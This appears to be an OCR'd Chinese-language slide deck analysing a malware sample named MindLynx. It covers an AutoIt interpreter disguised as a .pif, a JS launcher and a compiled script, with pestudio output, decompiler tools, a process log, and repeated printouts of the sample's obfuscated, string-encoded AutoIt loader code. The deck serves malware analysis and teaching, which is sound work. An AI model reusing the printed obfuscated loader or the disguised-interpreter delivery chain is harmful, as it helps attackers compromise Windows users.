
File Version Information	
Copyright	©1999-2018 Jonathan Bennett & AutoIt Team
Product	AutoIt v3 Script
Description	AutoIt v3 Script
Original Name	AutoIt3.exe
Internal Name	AutoIt3.exe
File Version	3, 3, 14, 5
Comments	http://www.autoitscript.com/autoit3/
Date signed	2018-03-15 13:17:00 UTC



MindLynx.pif

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d

AutoIt3.exe



File Version Information	
Copyright	©1999-2018 Jonathan Bennett & AutoIt Team
Product	AutoIt v3 Script
Description	AutoIt v3 Script
Original Name	AutoIt3.exe
Internal Name	AutoIt3.exe
File Version	3, 3, 14, 5
Comments	http://www.autoitscript.com/autoit3/
Date signed	2018-03-15 13:17:00 UTC


AutoIt v3.3.14.5 Released

by Jonathan Bennett | Mar 16, 2018 (Updated Mar 18, 2018) | AutoIt News

MindLynx.pif

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d


AutoIt3.exe




MindLynx.pif

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d

AutoIt3.exe



AutoIt v3



AutoIt 是一個用於 Microsoft Windows 的免費自動化語言。在它的早期發布版本中，這個軟體主要旨在為微軟 Windows 程式建立自動化指令碼但現在已經成長為包含了程式語言設計和全面功能的增強的軟體。 在版本 3 中，AutoIt 的語法結構調整為接近於 BASIC 系列的語言。


i

i - Notepad


File Edit Format View Help

a÷.¾JÑQ»91Õ`øXè„fÂŒú%òLÊ3
W\p hätÅ)ÑËê*Oªh rsM·vš~fÑ;q Fd.Ô¡Ç÷#[”ö¢ÐÕGä¶Á–Ç½¥ùsê~,‰•ª4„…û{ ¡^om>\â£Û–ûôÉÛ¯p/¨S
•™x±`qÔZ>C™b'Y H Ï è‡• àXÕç‹KaM ÉíÓÆª1¿Á µJ/x^Cñæƒÿ-ù oÐ œ4I ÜõŠ™8† ž•O&æß¾±ßL¤™eÐÉ ôÏVÚz•Šx‘ÙT
y:|áX¶ -8çö¦ÚB ñW„pìíØï#â] õà sªD£HK¾˜lJ©™LS
†ÖH}AU3!EA06M¨ÿs$§<öz ñg¬Á“çkCÊR¦- á»:!¥)ãìç ˜.@¾ášÞ€F±k;!Ô±Öu:È=ÆÐ3÷ ¯Ë ¢” ^þd•aç¶Mbø lþt,
• E
N‡' F å¹÷h ¼‡ ¼‡ „¦ ~êÚ ¦=¦ù~êÚ ¦=¦ùkCÊR¯- æû%xÈâ ù}íÝq ºU-¬šÕ(ÔðÏ%äÏ ŽVÂÎ?pï¹hfø Þ‘´æÎŸ(
 Yú‘Ö‡ë@hÿ¬èýåC=¾ÈÎàµ¶{Ø¦½#ù°GÉ€úg˜ ô >á
 £I£[h–ß¡
šÆ§»™ù±g çGÆ=|u +&x~íÍ¸ ù“XF!Ø4‹à ¾:SÿsÔõ Å œŽün…Š`i€QéÍ:27~zŒ.CUG‰Ê„¥âÃùOgç= îòè¿ ®B|H~-z3
 þS ÌF)2Õíƒ Ø½
ÂÒ ZþKíðA-(^~‘|K¢í†ü tè¦Î Ö.œ; q¦²±GÙ[Á¡Dc:z[rºGV‡R%ä‡p‰jâ–¹(ÒßœR— @{ PÚ„>ý@ýƒ3ÿrTöà¹§ª %¦c \
 _¬ªðpõ¨w/•q`¾gÜ¯ÙE â(G ;¸ßPY®µ£v¤n£6Œú†‹÷Xæ ¼M±¥ãm þ,^Wã¥ ¤ÒóÓ]èò ,î
ö$ðŽSþŠ[äX¢Rìù}ä }³2 KZ–§ò}„½^’¿ôR ´ä
ÜGp¿°`*èÔ þú¤Ÿ9¥AT
 RŒ^\xÒ @ƒÝ ¡¨Ö¤³IÕL Ú} wW ©Y UyçÌðGu K˜»0 ¢†qØ«tÿÀŒŸ‘,Uaí dÿ]\ƒ„¡7^#Æë“ Pñ¹f_¤ áPÆ,0Á –ØÌT6-
›§†êç8¡êâ4Ú»Ï ?à)†n n Ë1òÃKÞ¦ÄHÄÚÐÎ]‡^ ¶æ?QB¾Ýe¢¬Ò˜ ~º‡Ï¤„ hmß‰*Šî¼ hCçt ¾ôÌ!H& ±åòƒŒ¾¦…úÍ~G]
  ®g-L–Í9ÛŽ®öãƒÃA ª Ô¬ÕÓ>B1˜|¿wû ¢–á6h*4 ÞÕ0\wãôW R4 h ÄHÏœ s± 5ëÅ_ÿ šìš RœsÉ HY$þ89¢%EüÓœªŒ”ÿ
Û}]¢{LolJèÆ„HEQ‘ï PéØlÌ¨GïèÆ>”™Xaã`7` |¹ =-PraùÙ¬üŸž4 fZþª?Ð`/.~ D¶Þ€p+6ÂòÓt
"ÉÜ-¤ Z ‘‡WhgŸw¦ þ©b
$þH´/l …å°|-gÛñLr¡†1Šar±S±9œÉú±6YèHÛmýÖ.ý8]M w>|ÏÆá|¡+Ë/^k ÉŸe£ tØ£ylÍ»É^»¤ yUº… lMb™<-í æ'Þ–
ü¹oÿê˜ãŒ_Ñ×çÔú°ùÑ4ª`ÀÃ˜Ü'LÇ›¿6”Ý³r$í"XÄx¡@£ßXò»=>u lM¹›«Ôâƒ^
Ñy!–KÖƒ÷°×w»#ï ^ (ãŸdfZ%± þ`_ `)`nƒ{ì] û, (z2×,ã‰[öN –²Œ€®¯ ”äU ^Zrjzå5ÇÒŸÂ¦ÐŸæºœ)ï–UiÜN1ÞÖ
+ =wn Î$X)“Rªg+õ0ñâ´ "ß*€ÒXjGûf!XÒË(


Ln 1, Col 1 | 100% | Unix (LF) | ANSI



Autoit Script




```
AutoItSetOption ( "WinTitleMatchMode", 2 )
Run("notepad.exe")
WinWait("記事本")
Send("This is some text.")
WinClose("記事本")
WinWait("記事本")
Send("!n")
```


pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)
file settings about
c:\users\a\desktop\mindlynx\i
indicators (virustotal > score)
strings (count > 18021)
virustotal (2/63)
footprints (type > sha256)
encoding (1) size (bytes) location flag (0) label (8) group (0) value (18021)
ascii 5 0x0008A6EF - - - 1'V=<
ascii 4 0x0008A70C - - - wzFN
ascii 3 0x0008A717 - - - Sz>
ascii 3 0x0008A727 - - - OOB
ascii 4 0x0008A747 - - - 4hr6
ascii 3 0x0008A798 - - - I$2
ascii 3 0x0008A7D9 - - - F9B
ascii 3 0x0008A7E4 - - - sBY
ascii 3 0x0008A7EA - - -)'I
ascii 5 0x0008A7F3 - - - ,!Gno
ascii 3 0x0008A801 - - - GL-
ascii 3 0x0008A826 - - - &M:
ascii 4 0x0008A82A - - - u<_I
ascii 3 0x0008A846 - - - +oj
ascii 3 0x0008A87C - - - [g!
ascii 4 0x0008A888 - - - hW!(
ascii 5 0x0008A899 - - - %j@q2
ascii 4 0x0008A8A0 - - - m{V-
ascii 3 0x0008A8BD - - - B7.
ascii 3 0x0008A8CD - - - dz/
ascii 3 0x0008A8E3 - - - @rw
ascii 3 0x0008A8ED - - -]"g
ascii 4 0x0008A901 - - - /M|6
ascii 3 0x0008A9B8 - - - #x,
ascii 3 0x0008A9FB - - - FoJ
ascii 3 0x0008A9FF - - - 76_
ascii 3 0x0008AA04 - - - h*%
ascii 3 0x0008AA29 - - - ZuA
ascii 4 0x0008AA41 - - - 1:vC
ascii 8 0x0008AA6F - - - AU3!EA06
sha256: FF64AE2A70B07EBA7678241A8FA20F3569A03CC5CDC087306A4451ACD97EE2DB


source code 副檔名: au3

au3 compiler to exe

exe 可以執行在未安裝 Autoit 的電腦上



Decompiler



Exe2Aut
Universal-AutoIT-Extractor-and-De-obfuscator
AutoIt-Ripper
myAut2Exe
AutoIT Extractor

Decompile script 通常會被混淆

AutoIt Extractor

AutoIt3 Binary: C:\Users\WDAGUtilityAccount\Desktop\i.exe Browse...

Resources

>>>AUTOIT NO CMDEXECUTE<<<
>>>AUTOIT SCRIPT<<<

```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator
        Case 0x5106
            DirGetSize
(CONSULTINGCARTOONS
("87B94B77B90B75B87B85B77B43B88B90B77B91B
77B86B92B81B86B79B43", 0xa + 0xfffffffe))
            ObjGet(CONSULTINGCARTOONS
("76B105B101B118B109B114B107B119B46B71B11
5B113B116B112B105B120B109B115B114B46B86B1
09B122B105B118B119B109B104B105B46", 0x4 +
0x0))
            Floor(0x295)
```

Save Resource ...

Tag: >>>AUTOIT SCRIPT<<<

Path: C:\Users\Administrator\AppData\Local\AutoIt v3\Aut2Exe\autF2D1.tmp.tok


Compressed Size: 566850 bytes

Creation Time: Sat, Aug 10 2024, 01:10:03 AM


Decompressed Size: 1695246 bytes

Last Write Time: Sat, Aug 10 2024, 01:10:03 AM

Saved to C:\Users\WDAGUtilityAccount\Desktop\resource.txt



整理一下



- MindLynx.js
  - 將 Autoit Script 作為參數傳給 Autoit Interpreter
- MindLynx.pif
  - Autoit Interpreter
- i
  - Compiled Autoit script

Event Properties


Event | Process | Stack

Date:	10/21/2024 9:58:14.9287525 PM
Thread:	1276
Class:	Process
Operation:	Process Start
Result:	SUCCESS
Path:	
Duration:	0.0000000


Parent PID:	8400
Command line:	"C:\Users\a\Desktop\MindLynx\MindLynx.pif" "C:\Users\a\Desktop\MindLynx\i"
Current directory:	C:\Users\a\Desktop\MindLynx\
Environment:	

```
=::=::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\a\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DESKTOP-N5V28S9
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
FPS_BROWSER_USER_PROFILE_STRING=Default
HOMEDRIVE=C:
HOMEPATH=\Users\a
LOCALAPPDATA=C:\Users\a\AppData\Local
LOGONSERVER=\\DESKTOP-N5V28S9
NUMBER_OF_PROCESSORS=1
OneDrive=C:\Users\a\OneDrive
OS=Windows_NT
```

↑ ↓ Next Highlighted Copy All Close




source code




```
While 0x7d
$madnessbloodcreator = 0x5107
Switch $madnessbloodcreator
Case 0x5106
DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))
ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B
122B105B118B119B109B104B105B46", 0x4 + 0x0))
Floor(0x295)
ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91
B40B40B40B40", 0xb + 0xfffffffd))
Floor(0x210)
Log(0x20d2)
$madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
Case 0x5107
(Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) = CONSULTINGCARTOONS("122B128",
0xa + 0xfffffffc)) ? (Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106", 0x6 +
0xffffffff)))) : (Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd),
0x2794d89 / 0x2794d89))
```

人體解混淆




```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator
        Case 0x5106
            DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))

ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B122B105B118B119B109B104B1
05B46", 0x4 + 0x0))
            Floor(0x295)

ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91B40B40B40B40", 0xb +
0xfffffffd))
            Floor(0x210)
            Log(0x20d2)
            $madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) = CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106", 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
```

人體解混淆




```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator (0x5107)
        Case 0x5106
           DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))

ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B122B105B118B119B109B104B1
05B46", 0x4 + 0x0))
            Floor(0x295)

ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91B40B40B40B40", 0xb +
0xfffffffd))
            Floor(0x210)
            Log(0x20d2)
            $madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) = CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106", 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
```

人體解混淆




```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator (0x5107)
        Case 0x5106
            DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))

ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B122B105B118B119B109B104B1
05B46", 0x4 + 0x0))
            Floor(0x295)

ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91B40B40B40B40", 0xb +
0xfffffffd))
            Floor(0x210)
            Log(0x20d2)
            $madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) = CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
